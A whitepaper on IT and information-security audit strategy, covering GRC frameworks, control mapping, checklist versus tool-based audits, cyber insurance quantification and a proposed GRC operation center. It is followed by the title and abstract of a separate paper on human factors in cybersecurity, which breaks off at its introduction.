To address the challenges in the information technology (IT) dependent enterprise business functions, IT audit and assessment plays a very dominant role in the digital connected world. Organizations need to have a well-defined strategy towards conducting System and Infrastructure Audits. Based on the overall organization profile, its industry sector, locations and complexity of IT environment multiple parallel strategies will have to be planned. While the Audit can happen across different areas such as Statutory, Information Security Management System (ISMS), Quality Management System (QMS), Artificial Intelligence Management Systems (AIMS), Environmental, Social and Governance (ESG) and others, in this whitepaper we will focus only on Information System Security Audit and its strategies.

Disclaimer: The views and points, thoughts and concepts along with schematics diagrams presented in this paper by the author are purely individual and personal. References to any standards, governing bodies, OEM, products if any is only for illustration and limited to the white paper and not for any promotion.

II. AUDIT STRATEGIES TO ADDRESS ORGANIZATION RISKS SHOULD BE CUSTOMIZED BASED ON INDUSTRY VERTICAL

Today's business operation environment is heavily dependent on the usage of the data driven digital environment. Technology is a force multiplier but at the same time it is extremely important that, IT is aligned to business requirements and not vice versa. While data is the new generation **oil**, it is important that the business data, which is flowing through the enterprise network is protected and secured at all times. This is where **adherence to operating standards, policies and procedures** will help organization to adopt a **structured information systems security management program**. This will help to ensure that information is available at all times to authorized and legal users, and also ensure that information is not tampered, altered, or misused by bad threat actors of the cyber world

i.e. usage of information is controlled and security deployed on “**need to know need to do basis**”.

Today irrespective of any vertical i.e. be it Banking, Finance, Securities, Insurance, Pharmaceuticals, Manufacturing and engineering, ITES (IT Enabled Services) and others are using digital technologies to the full. Adoption of next generation (gen) **Artificial Intelligence (AI)** is further fueling organizations to move from **Industry 4.0 to Industry 5.0**, where human professional is going to work with humanoid i.e. mechanical professionals.

While the three (3) triad of Information System Security (Confidentiality, Integrity, Availability) **CIA** is common **Privacy** the fourth and **Safety** the fifth is also going to play a major role. Varied operational requirements, varied operational standards, different regional regulations and laws, all will thus need to be addressed and considered as part of any IS/IT audit program.

Usage of IT and IOT (Internet of Things) integrated with wired and wireless environment is also adding to the complexity, as the attack surface is extending beyond the corporate LAN-WAN. In case of Industrial Automation Control System (IACS), integration of legacy non-secure OT technology platform and new generation Industrial Internet of Things (IIOT) also adds to the challenges. While **CIA** may be of prime importance and priority for other industry verticals, but in scenarios which are driven by Operational Technologies (OT) such as manufacturing, power plants and other process industries **availability and safety** plays a prime role considering the very critical nature of operations. The audit strategy, audit controls applicability all will need to be reviewed and thus customized for every industry vertical and also within the different types of organizations with each industry vertical.

As nearly all functions are IT enabled, hence supporting the IT itself is challenge. Business owners are constantly driving usage of technology automation, considering the ease of usage and large business benefits, but this is further adding the challenges to support, due to combination of usage **cloud and non-cloud, integration of legacy and AI enabled platform**. Information and **data boundaries** are thus extending out of the local enterprise environment.

Every variable introduced in the system further is changing the digital attack surface, as a result the entire audit program apart from being a purely risk-based approach, also have to be dynamic and pragmatic. Geography has become history, organizations operating walls have crumbled, and technology is getting very complex. **Alignment of Audit practices to Organization strategies** thus have to consider a holistic and pragmatic approach as part of organizations **Governance, Risk and Compliance (GRC)** practices, and audit program has to be coordinated effort between the auditors **and** **auditees**.

The schematic below illustrates the different types of risks which an organization may be subjected due to usage of both traditional manual process and semi-automated or automated digital business processes.




Figure 1 Organization Risk Profile A view point for illustration

Adoption of structured and standard audit program, will thus help manage challenges by ensuring right mapping of digital processes requirement to related technology, and operational people skills. Apart from this to address **Data Security, Data Integrity and Privacy** it is required to adhere to laid regulations, laws and best industry standard practices. Thus, today organizations need to address **multi-risk** areas such as **Compliance** to regulations and law of land, **Technology** risk due to heavy usage of multiple digital platforms and risks due to absence of end-to-end **skills** in supporting the same.

IT systems, processes and controls should be deployed in such a way that, it is flexible, scalable, easy to use but at the same time must be secured and not looking as bureaucratic approach. This will ensure that **Operational** risks are also addressed effectively. Lastly as we live in the internet world which is constantly under threats from multiple threat actors and also from competition, managing the **Reputation** is prime important, and these risks can be handled only if the above top 3 risks are managed, monitored and measured effectively.

Regulatory Compliance requirement will vary from industry to industry, **Data controlling and processing** laws vary from region to region, Technology controls deployment is going to vary for every industry vertical. Considering this organizations should also look at adoption of **global recognized standards and guidelines**, and compliance and certification towards the same helps to demonstrate good security practices, which can improve relationships with clients and give a competitive advantage. Structured audit

strategies will also aide organizations to take a proactive approach to handle information security and thus avoid potentially costly security breaches. It is here where organizations **GRC framework** will play a very key role in guiding and advising the organizations management team.

Auditors both internal or external thus serve to act as **Trusted Advisor**, navigating the organization to drive the business goals and ensure IT is aligned to its business needs. To summarize, while a broad level requirements of structured audit program is common, but every industry will need some **customization** to be considered at part of the audit program.

Organizations should consider implementing **GRC As a Service (GRaaS)** within the environment to see that Audit and Assessment is embedded as part standard **ongoing self-running** function across all business divisions.

III. AUDIT STRATEGIES TO ADDRESS INFORMATION SYSTEM CONTROLS AND INFORMATION TECHNOLOGY CONTROLS

Going a bit deeper on audit strategies, to have a structure, discipline in the overall operating environment adopting an **End-to-End GRC program** is must for organization of any size. A governed environment enables establishing a process driven environment, which places the organization in **self-running automated and process driven mode**. Governance does not mean rigid, or bureaucratic method, but a workflow driven time bound approach, which will bring transparency on the operating environment.

A time bound operational level agreement (**OLA**) with internal and service level agreement (**SLA**) with external team will make the program effective and efficient. This will not only lead to systematic approach, but also ensure addressing related risks to the environment timely, which in turn will result in ensuring adherence to **compliance** requirements.

As part of strategy, organizations must have **2 parallel tracks, one for process audit and other from technology audits**, but both mapped to each other to ensure avoidance of any gaps. Having a sound framework of GRC addressing process, policies, procedures, will enable to have a granular level of mapping at **control objectives level and underlying controls levels**.

Policies act as mother document detailing what is required, why is required, while procedures help to define how is to be done, when is it to be done. In summary **IS controls** defines the **process needs** and **IT controls** define the **technology needs**.

The schematic below presents the 2-approaches side by side giving a view of audit strategy. The **left-hand side** of the figures presents the IS process driven approach, while the **right-hand side** of the figure gives the technology perspective. It represents mapping of process audit and technology audit .




Figure 2 IS Controls and IT Controls framework for illustration

Due to varied nature of business operations, today every organization may have to adopt **multiple frameworks** due global standards adoption , regional regulatory requirements, cross border laws or best industry standard guidelines. These audit framework requirements will vary from industry to industry . As presented above an organization operating globally and providing services in IT-OT areas may need to adopt all **ISO27K for ISMS, ISO22301 for BCMS, IEC62443 for OT, apart from also adhering to NIST Cyber Security framework** .

Alternately an enterprise finance group for e.g. may provide services across retail banking , insurance and securities, hence multiple regulations and guidelines will be need to be followed and adhered . Within domestic banking only segment , today we have at least a minimum of 8-10 (RBI CSF, UIDAI, Adhaar , UPI , Privacy , NPCI, PCI_DSS, Data Localization etc.) requirements for adherence . Apart from the standards , regulations, areas around **Data Localization ,Cross border laws, Data Privacy** are going to be big standalone audit requirement, which auditors needs to address as per regional **laws or acts**.

Today auditors, further are expected to look at **process audit and technology audit** together in many scenarios . The process audit reviews the domains and controls with respect to its applicability in the environment , basis which policy and process documents are created . The technology audit is related to technology controls and tools, which are deployed, so as to be in lines with defined and documented policy objectives and process controls. The technology landscape across all environments may be similar except the complexity and number of platforms may vary based on business requirements.

Like process audit can be based on applicable regulations, standards and guidelines , technology audits are based on best industry standard practices **or Cyber Capability Maturity Model or NIST /CIS defined guidelines** .

Organizations today are having a combination of local on-premise Data Center , third party Hosted Data Center and also migrating to multi public and / or private cloud platform. To add to this organizations also have a whole lot of dependencies with different external service providers , technology platform OEMs , and other outsourced partners to support the IT. This further is leading to consider auditing

the respective **third-party environment** as a separate activity , and increasing the scope coverage of audits.

At part of technology audit review strategy, it is important to look at defense in depth approach, towards implementation of layered security controls considering perimeter , communication and content security. Common technology controls which are deployed in majority of organizations include **perimeter** security (firewall , ips/ids) , **communication** security (email, proxy, VPN, IAM, NAC) and **content** security solution (end points, antivirus , edr, mdm, backup) . Other technology platform such as Asset Inventory , Backup , SOC , NOC log monitoring and management may vary, as per size, complexity and business needs.

Another area which should part of audit review strategy is looking at the Vulnerability Management (VM) program and overall, its operative effectiveness over a period of time. The program should cover all areas around **Web and Mobile Application security (DAST , SAST , RAST)** network IP VAPT ,and Configuration review of the associated IT servers, operating systems, database and network security devices. As part VM program software bill of materials (**SBOM**) also needs to be reviewed at regular intervals or as required.

Alignment of **GRC with ITIL** functions specially covering around **incident, problem and change management, capacity and configuration management** is another critical audit parameter which also has to be part of the audit coverage . These are more important from ensuring that **service delivery and service support** function of the IT operations are running as per expected service level agreements.

Considering the type of varied risks which organizations have to address , seeing the requirement to adhere to multiple compliance, regulations and standards , and looking at the requirement of layered security technology control organization should consider adoption of **Integrated and Unified framework** towards conducting audit .

Integrated approach means, ability to consolidate the different process audit requirements in one framework , do a unified mapping with the technologies deployed, and build a common dashboard. The dashboard should have **Key Performance Indicators (KPI)** which can be viewed and used for **ongoing monitoring , measurement and sustenance** of the Information Security GRC framework, by all stake holders i.e. auditors, auditees, Infosec Team , IT team and Management representatives.

IV. TRADITIONAL CHECKLIST DRIVEN VERSUS TOOLS DRIVEN AUDIT APPROACH

While building an audit strategy either as **Advisor** or **Consultant** to audit program or as a **Project Manager** implementing a program, or either as **Auditor**, one has to understand the organizations requirements, its line of business , its global requirements and overall requirements of compliance . In today's environment one can consider using

traditional check list-based auditing or using available GRC tools. The following are some the points briefing the pros and cons of traditional checklist-based audit:

- **Traditional single checklist** is a good approach for simple single audit only requirement, but the same method when applied to medium or large enterprise may not be feasible, due to maintenance of multiple files and registers
- Traditional approach when used for conducting audit using multiple compliance or standards framework will need a lot of **initial efforts** in building the mapping controls sheet
- **Mapping multiple frameworks**, apart from adding human errors is also subjected to auditors understanding the control, hence mapping may not be 100% resulting in possible gaps
- Typically, in large audits, multiple auditors work in different areas. As multiple auditors will be working, lot of work sheets will be generated resulting in **decentralization of risk registers**, and need for consolidation which will further add on to the efforts apart from possible human errors.
- Teams **working in silos** and remote places may lead and gaps in information exchange, apart from adding delays
- Every auditor has own style of looking at the audit points, asking evidences and presenting the observations. Auditors report and observations as submitted by different team members will does not have uniform way of presentation. This will further add on efforts to **normalize** and make reports in sync with uniform language flow
- **Auditor - Auditee co-ordination** in traditional way again needs a lot of back-and-forth flow of information through various channels like messenger, emails, shared folders which may lead to information gaps and information leak also
- **Maintaining multiple** sheets, **consolidating** information between sheets / auditors, and subsequently generating management reports, dashboards apart from being time consuming will also require **advanced skills** and knowledge of building macros in the excel worksheets
- As **regulatory guidelines keep on changing**, traditional worksheet need to be updated manually again. For single compliance needs this can be bit easy, but when handling multiple regulations and standards in integrated framework it will be a bit challenging

The limits of the traditional method of checklist driven audit can be addressed, by using the new generation **smart templates**, or using the **web-based tools** which has automation and AI build, to map controls on the fly. For medium to large enterprise needs, it is better to consider usage of smart templates or tools which have ready template formats, ready availability of current guidelines, and built in features of different types of reports and dashboards. Some of the benefits derived from usage of automated GRC tool is as presented below:

- Compliance **workflow**, enables to improvise strategic planning , decision making , builds transparency in audit

process and **effective co-ordination** between auditors and multiple auditees

- The tools capability to have role-based access to auditors and auditees, further enables to build **transparency and operational efficiency** to get evidences and closed audit points faster. Online availability of risk registers, templates provide better visibility and ease of reuse
- **Single place for repository** for reports which can be helpful for trending and reporting
- Multi-tenancy mode of operation of the platform help to create a **tiered structured** on the organizations group, and option of visibility between each member of the group
- **Effortless compliance mapping** with inbuilt intelligence enabling to give a view on the number of overlapping controls, percentage of compliance and non-compliance and other parameters as defined in KPI's
- **Online integration** with other organizational tools such a Vulnerability Management, SIEM helps to further provide an integrated view and centralized security posture covering risks, threats and vulnerabilities
- Option of adding and importing **custom templates** which can further help customization as per regional or local needs
- Build efficiency through optimization of professional time
- Ability to **track online** the progress of audit activities and end to end issues
- Single platform for management and cross functional workflow automation
- When an organization is subjected to multiple audit standards, guidelines and regulatory compliance it is better to use the new generation tools with inbuilt AI, which can help to do mapping of overlapping controls and thus reduce audit efforts both for auditor and auditee.

Both approaches manual checklist driven and tools driven are valid and equally required to work together. In many organizations, a **hybrid model**—a combination of manual checklists, smart templates, and GRC tools—can offer the most flexibility. While tools provide scalability and automation, **domain-specific expertise, contextual judgment, and tailored queries** often require human intervention. **Advantages of a Hybrid Approach:**

- Reduces dependency on one method.
- Facilitates gradual GRC tool adoption for SMEs.
- Enables agile customization for different departments (e.g., InfoSec vs. Procurement).
- Supports pilot audits in specific verticals before full-scale rollout.

A phased hybrid adoption plan could be ideal for organizations beginning their GRC journey but planning for enterprise-wide tool for deployment later. Whether to use smart templates or go with the GRC Web base fully loaded platform, is a point that organizations must review considering overall requirement, and also based on budgets allocated for deployment of the GRC platform.

As consulting organizations one can also look into creating smart pack templates of common unified requirements which can be a handy tool to quickly run through the audit templates for e.g.

- a securities pack comprises of SEBI CSCRf mapped with ISO27K and NIST can be considered as an option
- an IT-OT pack considering NIST-ISO27K-IEC62443 can be considered for utility industries
- a pharma pack comprising of ISO27001 mapped 21 CFR Part 11 and NIST.
- we can also consider building add-on templates for Asset Inventory, Risk Register, BPIA, DPIA etc. which can be handy while carrying out gap assessments
- a standard policy framework with mapped controls

Smart packs custom templates are very good options to be considered for entry level requirement of small or small medium enterprise (SME), due to the limited 1 or 2 standard compliances. For large group level requirements surely going to GRC tools is benefited.

To summarize audit strategies should be aligned to organization's business requirement i.e. industry being served, and associated risks with respect to number of regulations and standards required and lastly considering the complexity of IT Infrastructure. In the next section we will be looking at how managed GRC strategy can help to build a **GRC as a Service platform. (GRCaaS)**

V. AUDIT STRATEGY TOWARDS BUILDING AN UNIFIED AND INTEGRATED GRC FRAMEWORK

The schematic presents a high-level view point on an audit strategy workflow when used with **Automated GRC platform**. Though the image depicts an approach towards adoption through automation, but the audit sections can run on same lines when run through **traditional manual checklist** driven or using **smart templates**. The way the audit strategy can be looked as process review with respect to compliance, standards guidelines running vertically across the organization, while the audit requirements running **horizontally**. The same strategy one can adopt for all business departments or business groups to be covered.




Figure 3 GRC Deployment - An approach

Through this section we will run through each of the audit sub strategies, giving a brief on the overall scope coverage and possible outcomes

- **Topology View** – This will help to give a high-level understanding of the organization's nature of business , IT environment, compliance requirements , adoptions of any processes and standards, and the extend of usage of the digital technologies for its business functions
- **Policy – Standard Operating Procedures (SOP)** – Policies, processes are to be reviewed and mapped to technology at the initial stages, and this may assist the auditor to understand the overall maturity level of the organization with respect to adoption of GRC framework .In the earlier section we have already briefed on need of tiered structure of Policies, SOP. The tiered approach makes the GRC framework more flexible, scalable . A policy should have multiple controls objectives and within each objective it should have multiple control statements. Each control statement can lead to work-instructions as required. However, organization as per size and complexity can consider all in one approach
- **Asset Information** – Digital information within IT assets, and associated digital business applications, is one the core and first component to be audited and reviewed . Having a consolidated inventory of the related offline/ online and active assets, covering areas of hardware, software and cloud workloads at times will enable to carry out Risk assessment (RA) effectively, which is primary and most important objective of any audit or assessment activity . Maintaining current Software Bill of Material (SBOM) is another area which is to be considered as part of audit . SBOM in summary is an inventory of libraries, tools, all software components and processes used to develop, build, and deploy a software platform
- **Business Process Assessment or Business Process Impact Assessment** - Business process driven risk assessment can server 2 different areas of audit. Firstly, it enables to map assets to business processes and associated digital applications, and secondly it also provides a business process view (BPV) , which can help organization to identify areas which are critical to business continuity and backup/ recovery requirements. BPIA thus addresses RA(Risk Assessment) and BCP(Business Continuity Plan) together . This will also help shrinking the overall audit time lines and make it more cohesive as it will result in involvement of IT-Infosec-BCMS team . This will be the first step to build a model of integrated framework which can possible help integrate ISMS and BCMS tasks
- **Data Privacy Assessment or Data Privacy Impact Assessment** – Having completed BPIA which will address processes and application work flow, conducting a DPIA immediately after BPIA will aide auditors to map risks associated with data flow, data protection and data privacy .



Figure 5 Three Lines of Defence – A View Point

Cyber Insurance cover is another audit requirement which should be looked as part of strategy. A cyber-attack to an organization apart from causing disruption of services and making systems non available, can also result in damages or compromise to data and information within the applications. The damage to data can be due to **data destruction or data theft**, thus impacting integrity and confidential and privacy of business-critical information. Breakdown of services may result in **loss of production time**, which indirectly may impact the **financial figures**. Also, information loss or making the data unusable will further impact **business reputation**, losing customer confident and possible tumbling of market value

Considering the above cyber insurance is also being looked by organisation as part of the audit requirement. Risk Assessment when done using traditional methods of determining the value of insurance towards data or information loss was based on assumptions, personal judgement and perceived value. The method of defining value to data and subsequently linking to insurance premium though was able to serve the need, but not sufficient or effective due to absence of quantification.

Typical like risk score or numbers, that are been assigned as part IT assets or business process risk assessment or VAPT exercise, we can assign similar **numbers**, using data on criticality and severity of vulnerabilities, and historical incidents. **CVSS (Common Vulnerability Scoring System)** has been used as part of VAPT, Application security testing reports and considered as an option to determine the score based on the severity, likely hood of occurrence, and complexity of technical vulnerability. Apart from CVSS there are also other platforms, based on threat intel gathered from various open-source intelligence (OSINT) and other information from dark and deep web providing a score card. Many of the new generation SaaS platforms available are offering this feature of providing security score card as part services like attack surface intelligence, or brand monitoring.

Data driven AI models such as FAIR (Factor Analysis of Information Risk) for risk quantification are being referred and used by Cyber insurance providers effectively to determine the insurance premium figures. These models help to determine and quantify the risk in financial terms by assessing the probability and possible amount of potential losses, and some also consider worst case scenarios of losses. Many OEM's security testing platform are bundling

risk quantification modules with the tools or offering SaaS service in support of the Cyber insurance requirement.

Organisations are also considering to do benchmarking with similar industry peers or similar verticals, so as to compare its security posture. As part of audit requirement many organisations are adding this service as one of the requirements in its request for proposals.

Auditors thus using the combination of traditional method, new generation risk quantification models are able to provide valuable inputs to cyber insurance providers to determine the value of data, its impact to business and thus take sound decisions in arriving at insurance requirements.

Cyber incident drill audits in many organizations, are being conducted as a table top exercise. The table top exercise is being done; to review the extent an organization is prepared to handle incident. Using predefined manual checklist, or **through incident response playbooks**, cyber drills are being simulated and conducted, to assess and review the extend of readiness towards handling any critical incident and to counter threat.

The playbook thus defined, should be able to granularly identify and define different roles and responsibilities and all activities of individual stakeholders. This should help guide the organizations **Cyber incident response team (CIRT)** across the different stages of incident handling i.e. from preparation to identification of incident, detection to analysis of the cause of the incident, containment to eradication and lastly recovery plan to closing through post incident review.

To complement the efforts along with playbooks, organizations through a combination of automated purple teaming, manual red teaming and internal blue teaming exercise can further simulate different attack scenarios in limited manner as part of cyber incident drills.

To summarize, the GRC framework towards building the audit strategy should consider all aspects of business requirements and its relation to associated digital technologies used. GRC tools build in features of having multiple modules and templates will help automate and optimize the audit efforts, but at initial stage it will need to be customized to be in lines with requirement of organization or with the requirements of regulators.

VI. ASSESS-DEFINE-APPLY – MANAGE (ADAM) APPROACH TOWARDS BUILDING A STRUCTURED GRCAAS

In the previous sections we went through the different audit strategies, which are industry depended, regulations dependent, and controls dependent. Irrespective of the dependency the common factor is **mapping of the control objective to controls** or in other word **process controls to technology controls**, which effectively results in mapping **Risks** to needed **Compliance** and managing it through a well-

defined **Governance** . A GRC cycle as we see should comprise of Four (4) sections as **Access-Define-Apply-Manage** which works as a cyclic process,



Figure 6 ADAM Approach – A view point

Audit and Assess : Current state posture review with respect to different risk areas

Define and Develop : Build policies, processes and procedures in lines with compliance requirements and conduct risk assessment

Apply and Implement : Map processes with technology controls and implement technology to address technology risks

Manage and Maintain: Monitor , measure operative effectiveness of the program and its sustenance ongoing basis

ADAM approach is a 360-degree way of looking at the program, which leads to a proactive model i.e. systematic way of understanding risks at granular level , understanding the gaps in the environment , defining /redefining the operational requirements, and as part of continuous improvement enhance and strength the GRC. This can also be looked alternately as Information Security Management Systems (ISMS) **Wheel of action** .




Figure 7 360degree ISMS Wheel for – A View Point only

Risk Assessment – Assess the compliance, technology , operational and reputational risks

Risk Appetite – Define the tolerance level to accept , reject or deviate the risks

Plan and Build Resiliency – Deploy controls to address risks

Monitor and Measure– Identify , detect , prevent , respond and recover from risks / threats / incidents

Security Culture – Create awareness within teams

Build Maturity – Strength and enhance the maturity

ADAM approach when applied to ISMS wheel and replicated across all domains and business divisions will help run the GRC program **horizontally and vertically**. The objective of audit is not just addressing point in time requirement by also look at overall operative effectiveness over a period of time .

Organizations thus need to have a yearly **audit charter / calendar** defined and GRC program has to run as a Service. Like we have **NOC** (Network Operation Center) /**SOC** (Security Operation Center)/**DC** (Data Center Operations) it is equally important to think of having **GrCoC (GRC Operation Center)** which will handle the GRC wheel as an ongoing service program .

An ongoing program with **embedded real time Continuous Control Monitoring (CCM) and Continuous Assurance)** with in GRC thus becomes a vital component. Integrated GRC with other tools can thus :

- Automatically scan for non-compliance (e.g., expired certificates, unpatched systems).
- Alert responsible teams and log the events.
- Integrate with ITSM tools for incident handling.
- Provide immediate visibility into control health.
- Reduces audit preparation time.
- Provide evidence for ongoing compliance.

This feeds directly into the "**Manage & Maintain**" stage of the ADAM model, closing the loop and enabling **Continuous Assurance** for management and regulators.

In the process of considering to adopt Managed GRCoC model, which can provide unified and integrated way of monitoring and managing , various factors need to be evaluated before the platform frame is deployed . A **proof of concept** defining the use cases scenarios and associated **success criteria** needs to be done. In the earlier sections of this paper, we have already covered as part of audit strategy and approach, but to further support the point, below are some of the feature considerations which may be looked at while implementing any GRC platform:

- Whether to go for on premise or SaaS(Software as a Service) model depends on confidentiality factor of information which is required for an organization , as in SaaS though it is secure still data is going to go on the cloud platform, which may be a shared environment

- Whether data localization is the need as this will necessitate SaaS platform to have a local regional instance in case it is the choice
- How many types of regulations, guidelines and standards are to be considered to work in parallel and how periodic are the audit cycles going to be (annual , bi annual, monthly , concurrent daily)
- What is the geographical spread of the platform which is going to be used , i.e. how many auditors and auditees , is the deployment going to be group based or central, as this will determine requirement of multitenant platform which may add on the costs
- Apart from standard audit features like risk registers, asset inventory , audit templates , policy guidelines , auditor and audit workflow is there any need of further integration to existing tools
- To what extent is AI built in , i.e. is it local to the data stored or is it integrated with another external models. . AI may not be required if objective is to do static audits
- What other type of tool's integration is the expectation , i.e. VA , ITSM , IAM , ITAM , BAS , and others
- How much of report customization is required , and is there any option of having customized built-in dashboard

The objective of implementation of GRCoC is thus to see that apart from having integrated and unified framework for audit environment, it can also help having common dashboard when integrated with SOC tools like SIEM, SOAR, ITSM, VA and thus truly addressing **Single Console Single View model** giving insights to management and operations , Auditors and auditees.




Figure 8 GRC Operation Center A Concept for illustration only

As a thought this paper leaves with a GRCoC concept approach towards building an integrated model of audit by merging **Information Security Management Systems and Information Technology platforms**. Security events log data from different deployed IDAM , ITAM , NOC , SOC ,

DC servers will be providing **security analytics** through its correlation and on the other side transactional log data from different business applications can provide **business analytics**.

Leveraging **Next Gen AI**, and fusing both **security intelligence and business intelligence** together, provides high level granular visibility thereby helping organization to move its maturity from **proactive to predictive mode**.

VII. SUMMARY

The audit strategy guides the development of audit plan and aligns it to business requirements. To summarize following are some of the **keys take aways** while defining the organizational IT Audit Strategies

- Organizations strategy with respect to conducting audit has to adopt a **multi-dimensional** approach to address the different types of risks due to usage of digital technologies viz (Compliance , Technology, Operational, Reputational)
- The strategy has to run **horizontally** across all business divisions and also run **vertically** within each unit, and clearly bring out any deviations to the same if any i.e.(a top-down structured risk based pragmatic and holistic approach)
- Organization should **benchmark and compare** the audit requirement with similar industry peers both within and outside the region
- Organization needs to think of adoption of integrated and uniform audit framework and **run it as service (GRCaaS)**
- Organization should adopt a **hybrid mode** of audit model i.e. combination of traditional checklist-based audit along with using a GRC platform
- GRC monitoring should be granular enough so as “identify , detect, prevent “risks threats through **contextual security intelligence** and not just deployment of controls and tools
- Audit strategy should create a **healthy work practice**, and should not be looked like policing
- Final objective is to address **Confidentiality , Integrity, Availability , Privacy and Safety** of organizations business information and associated digital assets

VIII. ACKNOWLEDGMENT

Based on practical work experience while conducting different types of audits and leveraging on the knowledge and information gathered from sources, and own content the paper has been drafted. Figures and diagrams have been customized to meet the paper's requirements .

Mrs. Gauri Saple (CISA, ISO27001 LA ISO42001 LA) and **Mr. Harshil Kothari** (Diploma in Cyber Law) who have been my well-wishers have provided valuable inputs and supported in drafting and doing a review of the white paper

. A blog from **Wayne Horkan** (Cyber Tzar Ltd) was also helpful in through good insights in areas of cyber insurance.

REFERENCES

The reference are names of standards belong to different standards organization, and regulation and have been used in the white paper as a reference

- I. Intennational Standard of Organisation (ISO) web site Reference ISO27001,ISO42001,ISO22301 and others (www.iso.org)
- II. ISA/ IEC62443 series of standard for IACS (www.isa.org)
- III. National Institute of Standards and Technology (www.nist.gov) related to NIST, CIS
- IV. UIDAI , Aadhar , SEBI , IRDAI , RBI CSF names belong to respective regulators and bodies
- V. Centre for Intenet Security CIS (www.cissecurity.org)
- VI. OECD (Organisation for Economic Co-operation and Development) (oecd.org)
- VII. 21 CFR Part 11 from (www.fda.gov)
- VIII. CVSS (Common Vulneranbilty Scoring System) is owned and managed by FIRST.Org, Inc. (FIRST), a US-based non-profit organization,
- IX. FAIR Factor Analysis of Information Risk is the international standard quantitative model for information security and operational risk. <https://www.fairinstitute.org/>

The Human Element: Exploring Human Factors in Cybersecurity

VAIBHAV MAHADIK
Vice President – Cybersecurity
Services
ControlCase International Private
Limited
Mumbai, India
vmahadik@controlcase.com

Abstract—As cyber threats evolve in sophistication and scale, organizations often respond with equally advanced technological defenses—firewalls, encryption protocols, AI-based intrusion detection systems. Yet, despite these measures, most cybersecurity breaches continue to exploit the most unpredictable and vulnerable element: the human being. This paper explores the enduring relevance of human psychology, behavior, and ethics in the realm of cybersecurity, drawing unique insights from the ancient Indian epic, the Mahabharata. Through an interdisciplinary lens, we examine how themes such as deception, misplaced trust, insider betrayal, overconfidence, and misinformation—central to the Mahabharata—manifest in contemporary cybersecurity challenges like phishing, social engineering, insider threats, and disinformation campaigns. The paper also emphasizes the role of ethical leadership, using Lord Krishna's character as a metaphor for the modern Chief Information Security Officer (CISO), whose success depends not just on technical expertise but on wisdom, foresight, and moral clarity. By connecting ancient narratives with modern threat landscapes, this study advocates for a holistic cybersecurity strategy—one that is human-centric, ethically grounded, and psychologically informed. The aim is to provide actionable insights for cybersecurity professionals, leaders, and policymakers seeking to build more resilient organizations in the face of growing digital risk. In recognizing that human nature has not evolved as rapidly as technology, we find that timeless lessons from ancient epics may offer some of the most relevant guidance for the cybersecurity challenges of today.

Keywords—Cybersecurity, Human Factors, Social Engineering, Mahabharata, Ethical Leadership, Insider Threats, Information Security, CISO, Disinformation.

I. INTRODUCTION

